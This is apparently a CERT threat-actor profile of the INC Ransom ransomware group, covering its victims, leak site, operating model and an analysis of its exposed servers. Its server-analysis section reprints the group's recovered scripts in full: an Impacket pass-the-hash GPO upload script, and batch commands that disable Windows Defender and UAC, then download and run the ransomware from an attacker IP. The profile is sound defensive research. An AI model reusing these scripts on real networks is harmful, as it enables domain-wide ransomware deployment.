TLP: CLEAR

Threat Actor

INC Ransom

Document Identifier:	CERTOPL/CTI/TA-profile-INCransom-Group/20260712
Version:	1.0
Authors:	Piotr Chęciński, Ireneusz Tarnowski
Date:	2026-07-12
TLP:	clear
Keywords:	INC Ransom, RaaS, cybercrime, CTI

Table of Contents

INC Ransom

Executive Summary

INC Ransom is an active cybercriminal group operating under the Ransomware-as-a-Service (RaaS) model and has been observed since mid-2023. The group primarily conducts double extortion attacks, combining data exfiltration with the encryption of victims' systems. According to publicly available data, INC Ransom has been among the most active RaaS operators throughout 2025–2026, with the number of publicly disclosed victims exceeding 800 organizations.

Analysis of the infrastructure used by INC Ransom indicates a high degree of attack automation. Once access to an Active Directory environment has been obtained, the operators leverage Active Directory, Group Policy Objects (GPOs), and the Impacket framework to propagate the ransomware across workstations and servers throughout the domain. Prior to executing the ransomware, Windows Defender and User Account Control (UAC) are systematically disabled, after which the ransomware payload is downloaded and executed.

The group does not exhibit a strong sector-specific focus. It targets organizations across a wide range of industries, primarily in the United States, while also conducting campaigns against entities in Europe, Asia, and other regions worldwide. Available data does not indicate that the group conducts operations targeting organizations located in CIS countries or China.

A distinctive characteristic of INC Ransom's operations is its extensive use of Living-off-the-Land Binaries (LOLBins[1]), Remote Monitoring and Management (RMM) tools, post-exploitation frameworks such as Cobalt Strike, and custom scripts designed to automate ransomware propagation. Analysis of an exposed operational server made it possible to reconstruct a significant portion of the group's attack chain and to develop Sigma detection rules capable of identifying its characteristic operational activities.

[1] https://lolbas-project.github.io

Introduction

INC Ransom is an active **ransomware and data extortion** group that has been operating since at least **July 2023** and is associated with the **INC Ransomware** malware family. **MITRE ATT&CK** tracks the threat group as **G1032**[2] and the associated malware as **S1139**[3].

According to **Ransomware.live**, the group has claimed **857**[4] **victims**, while **RansomLook** indicates sustained operational activity and the continued use of its own **Data Leak Site (DLS)** infrastructure. INC Ransom was most active in **2025**, as illustrated in the figure below. It is also worth noting that, unless the group's operations are disrupted, we assess that the total number of victims by the end of the current year may exceed the number recorded in **2025**.




Figure 1. Number of victims by year (source: Ransomware.live).

Victimology

INC Ransom primarily targets organizations in the **United States**; however, its victims are also located in other regions of the world. The group's attacks span a wide range of industry sectors. According to data published by **Ransomware.live**, no INC Ransom activity has been observed targeting organizations in **CIS**[5] **countries** or **China**.

[2] https://attack.mitre.org/groups/G1032/
[3] https://attack.mitre.org/software/S1139/
[4] Data as of 12 July 2026
[5] CIS countries (the Commonwealth of Independent States) comprise a regional organization consisting of most states that emerged following the dissolution of the Soviet Union. In the context of cybersecurity, the term CIS countries is commonly used to refer to post-Soviet states, including Russia, Belarus, Armenia,




Figure 2. Geographic distribution of INC Ransom victims by country (source: Ransomware.live).




Figure 3. Number of INC Ransom victims by country (source: Ransomware.live).

INC Ransom does not focus exclusively on a single industry sector. Data published by Ransomware.live indicates that the group targets organizations across a broad range of industries. The most frequently targeted sectors include business services, healthcare, and manufacturing.

Azerbaijan, Kazakhstan, Kyrgyzstan, Moldova, Tajikistan, and Uzbekistan. Many ransomware operators deliberately avoid targeting organizations located in these countries, often due to restrictions imposed by the malware developers or operational policies adopted by cybercriminal groups.




Figure 4. Number of INC Ransom victims by industry sector (source: Ransomware.live).

Data Leak Site (DLS)

The **Data Leak Site (DLS)** is one of the core components of the extortion model employed by INC Ransom. The portal serves as a public platform for publishing information about victims with whom the group has failed to reach an agreement regarding ransom payment. In addition to the organization's name, the operators typically disclose the date of the attack, a brief description of the victim, and the claimed volume of exfiltrated data. At later stages, samples of stolen documents or complete archives containing the exfiltrated information may also be released. The DLS also serves both psychological and marketing purposes. The public disclosure of new victims is intended to increase negotiating pressure on organizations currently under attack while simultaneously reinforcing the group's reputation within the cybercriminal ecosystem as an operator that consistently follows through on its threat to publish stolen data. From the perspective of the Ransomware-as-a-Service (RaaS) business model, the portal also serves as a means of demonstrating the scale of the group's operations and enhancing its credibility among prospective affiliates.

Analysis of entries published by INC Ransom indicates that the group updates its DLS on a regular basis, maintaining a high level of publication activity. The number of newly published entries correlates with the group's observed operational activity and represents one of the primary sources of information used for monitoring ransomware activity.




Figure 5. INC Ransom Data Leak Site (DLS).

Associations

Alternative names: Gold Ionic, Tarnished Scorpius, Water Anito

Researchers from Unit 42 reported significant similarities between INC Ransom and Lynx ransomware samples in 2024. Using the BinDiff tool, they determined that nearly half (48%) of the functions identified in the analyzed INC Ransom sample were also present in the examined Lynx ransomware sample (Unit 42, 2024).

Operational Profile

INC Ransom operates as a mature cybercriminal group employing the Ransomware-as-a-Service (RaaS) model. Analysis of previously observed campaigns indicates, however, that the operators' activities extend beyond the traditional affiliate model commonly associated with many ransomware groups. The consistent use of the same tactics, techniques, and procedures (TTPs), identical propagation mechanisms, and a high degree of standardization throughout the attack lifecycle suggest that the operators maintain relatively strong control over their affiliates. This operating model resembles that of groups such as LockBit and BlackCat (ALPHV), where the core team is responsible not only for ransomware development but also for defining how operations are conducted. This similarity should not be interpreted as evidence of any direct organizational relationship between these groups, but rather as an indication of a comparable operational management model.

The limited variation in TTPs observed across individual incidents may indicate either a relatively small number of affiliates or a more selective affiliate program than those operated by many other RaaS groups. This approach enables the operators to maintain a highly consistent attack methodology while reducing the risk of uncontrolled affiliate activity that could negatively affect the group's reputation.

A defining characteristic of INC Ransom operations is the high degree of automation across the entire attack chain. Once access to the domain environment has been established, the operators leverage Active Directory, Group Policy Objects (GPOs), the Impacket framework, and custom scripts to automate ransomware propagation, disable security controls, and distribute the ransomware payload. This approach significantly reduces the time required to encrypt the victim's infrastructure and enables the group to conduct multiple campaigns in parallel.

Analysis of publicly reported incidents indicates that INC Ransom favors a "smash-and-grab" operational model, in which the time between initial access and ransomware deployment

frequently does not exceed 72 hours. Compared with groups that conduct operations over several weeks, INC Ransom prioritizes speed and automation, minimizing the amount of time spent within the victim's environment.

The group employs a double extortion model, combining data exfiltration with infrastructure encryption. Although the negotiation process is conducted in a professional manner, it is less publicly aggressive than that of operators such as LockBit or ALPHV, which actively leveraged social media and public relations activities to increase their visibility and reputation.
From a defensive perspective, a key observation is that the group's extensive automation and shorter operational timelines reduce opportunities to detect attacks based on the adversary's prolonged presence within the victim's environment. At the same time, the rapid progression through successive stages of the attack results in a sharp increase in distinctive activities, including GPO modifications, large-scale operations within SYSVOL, the disabling of Windows security mechanisms, and the execution of Living-off-the-Land Binaries (LOLBins). Consequently, effective detection should rely primarily on behavioral analysis and the correlation of events over short time intervals, rather than solely on traditional Indicators of Compromise (IoCs).

Server Analysis

As part of **Adversary Infrastructure Hunting** activities, an analysis was conducted of infrastructure associated with **INC Ransom** using the **Hunt.io** platform, which enables the identification of publicly accessible elements of adversary infrastructure. The analysis focused on identifying servers linked to the group's activity and assessing the configuration of the services they exposed.

During the investigation, two servers, **45.80.228[.]227** and **217.144.189[.]136**, were identified. Their configuration allowed portions of their contents to be browsed through **open directory listings**. This inadvertent exposure enabled the analysis of files stored on the servers.
The contents of the servers indicated that they were being used to support ransomware operations targeting multiple organizations. The analyzed orchestration scripts contained artifacts associated with specific victim organizations, including domain names. Servers used to conduct ransomware operations typically contain extensive information related to targeted organizations. In this case, however, only a limited amount of such information was available. Nevertheless, analysis of the exposed files provided valuable insight into the operation of the tooling used by the threat actors, making it possible to reconstruct part of the **INC Ransom attack chain**.

It should be noted that this analysis does not cover the earlier stages of the compromise, including the initial intrusion into the victim environment or the infrastructure used to manage the overall operation.




Figure 6. INC Ransom server with exposed resources (source: Hunt.io)

Phase 1 – Initial Access

During the first phase of the attack, the threat actors obtain access to the Domain Controller (DC) and acquire the NTLM hash of the Administrator account. Based on the recovered files, it is not possible to determine how these objectives were achieved. The most likely initial access vectors include the exploitation of vulnerable edge devices, the use of compromised VPN or Remote Desktop Protocol (RDP) credentials, or the purchase of access from Initial Access Brokers (IABs). However, the available artifacts do not provide sufficient evidence to conclusively confirm any of these scenarios.

Phase 2 – Payload Upload

After obtaining initial access, the threat actors execute the upload_gpo.py script. The script uses the Impacket framework to establish an SMB connection to the Domain Controller. Authentication is performed using the Pass-the-Hash technique with the previously acquired NTLM hash of the Administrator account.

```python
from impacket.smbconnection import SMBConnection
import io

H = ("aad3b435b51404eeaad3b435b51404ee", "037af5fa0b671c779198705da9c4e358")
smb = SMBConnection("127.0.0.1", "127.0.0.1", sess_port=4452, timeout=10)
smb.login("Administrator", "", "pokka.local", lmhash=H[0], nthash=H[1])

gpo = "{31B2F340-016D-11D2-945F-00C04FB984F9}"
base = f"pokka.local/Policies/{gpo}/Machine/Scripts/Startup"

# Upload deploy.bat
with open("/root/win_payload/deploy.bat", "rb") as f:
    data = f.read()
buf = io.BytesIO(data)
smb.putFile("SYSVOL", base + "/deploy.bat", buf.read)
print(f"[+] deploy.bat uploaded ({len(data)}B)")

# Upload scripts.ini
with open("/root/win_payload/scripts.ini", "rb") as f:
    data2 = f.read()
buf2 = io.BytesIO(data2)
smb.putFile("SYSVOL", f"pokka.local/Policies/{gpo}/Machine/Scripts/scripts.ini", buf2.read)
print(f"[+] scripts.ini uploaded ({len(data2)}B)")

# Verify
print("\nVerification:")
for f in smb.listPath("SYSVOL", base + "/*"):
    n = f.get_longname()
    if n not in (".",".."): print(f"  {n} ({f.get_filesize()}B)")

smb.close()
print("\n[+] GPO READY - fires on next boot/gpupdate for ALL 500 machines")
```

Figure 7. Contents of the upload_gpo.py script.

The script uploads two files to the SYSVOL share on the Domain Controller:

- deploy.bat – the primary execution script
- scripts.ini – the Group Policy Startup Script configuration file

The selection of the Default Domain Policy ({31B2F340-016D-11D2-945F-00C04FB984F9}) is deliberate. This is the default Group Policy Object (GPO) applied to all objects within the domain, ensuring that the payload is executed on every system joined to the victim's pokka.local domain.

Phase 3 – Propagation via GPO

Once the files have been uploaded to SYSVOL, the Windows Group Policy mechanism assumes the role of the payload distribution mechanism. Upon the next system restart or following a forced Group Policy refresh (gpupdate /force), every domain-joined system automatically retrieves and executes the deploy.bat startup script with SYSTEM privileges.

Phase 4 – Execution of *deploy.bat* and File Encryption

The purpose of the deploy.bat script is to disable security controls and download and execute the ransomware payload. The script disables Microsoft Defender and User Account Control (UAC) by modifying Windows Registry settings. In addition, it stops Microsoft Defender services using the Service Control (sc) utility and taskkill. As the final step before downloading the ransomware executable, the script uses PowerShell to add C:\Windows\Temp to the Microsoft Defender exclusion list.

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f >nul 2>&1
sc stop WinDefend >nul 2>&1
sc config WinDefend start=disabled >nul 2>&1
sc stop Sense >nul 2>&1
sc config Sense start=disabled >nul 2>&1
sc stop WdNisSvc >nul 2>&1
taskkill /f /im MsMpEng.exe >nul 2>&1
taskkill /f /im MsSense.exe >nul 2>&1
powershell -ep bypass -c "Set-MpPreference -DisableRealtimeMonitoring $true; Add-MpPreference -ExclusionPath C:\Windows\Temp" >nul 2>&1
```

Figure 8. Contents of the deploy.bat script responsible for disabling security controls

After disabling the security controls, the script attempts to download the executable agent.exe using certutil, PowerShell, bitsadmin, and copy. The downloaded file is saved as svchost.exe. Once the download is successful, the executable is launched. The ransomware is executed in the background using the start /b command. In addition, the execution command includes the following parameters: kill, hide, ens, lhd, and mode fast.

```
if not exist "C:\Windows\Temp\svchost.exe" (

    certutil -urlcache -split -f http://45.80.228.227/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    certutil -urlcache -split -f http://45.80.228.227:8080/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    powershell -ep bypass -c "(New-Object Net.WebClient).DownloadFile(\"http://45.80.228.227/agent.exe\",\"C:\Windows\Temp\svchost.exe\")" >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    bitsadmin /transfer j http://45.80.228.227:443/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    copy /y "\\pokka.local\NETLOGON\svchost.exe" "C:\Windows\Temp\svchost.exe" >nul 2>&1
)
if exist "C:\Windows\Temp\svchost.exe" (
    start /b "" "C:\Windows\Temp\svchost.exe" --kill --hide --ens --lhd --mode fast
)
```

Figure 9. Contents of the deploy.bat script responsible for downloading and executing the ransomware payload

Encrypted files are assigned the .INC extension. In addition, the ransom note INC-README.txt is written to the compromised system.

It is worth noting the command-line parameters used when launching svchost.exe. These parameters are characteristic of INC Ransom and were previously documented, among others, in a Trend AI Security report published in 2024.

Table 1. Description of INC Ransom command-line parameters (source: Trend AI Security)

parameter	description
--kill	Boots the compromised system into Safe Mode.
--hide	Hides the console window.
--ens	Encrypts network resources.
--lhd	Encrypts hidden boot and recovery volumes.
--mode fast	Performs encryption in fast mode (other supported modes include medium and slow).

Phase 5 – Data Exfiltration

No script responsible for data exfiltration was identified among the files recovered from the exposed servers. Furthermore, analyses of sandbox executions of the agent.exe (svchost.exe) sample likewise did not reveal any data exfiltration functionality. This suggests that data exfiltration most likely occurred at an earlier stage of the intrusion, prior to the propagation of deploy.bat.

